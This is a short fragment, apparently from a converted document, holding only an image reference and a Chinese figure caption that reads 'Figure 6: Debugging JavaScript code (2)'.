


图 6: 调试 JavaScript 代码 (2)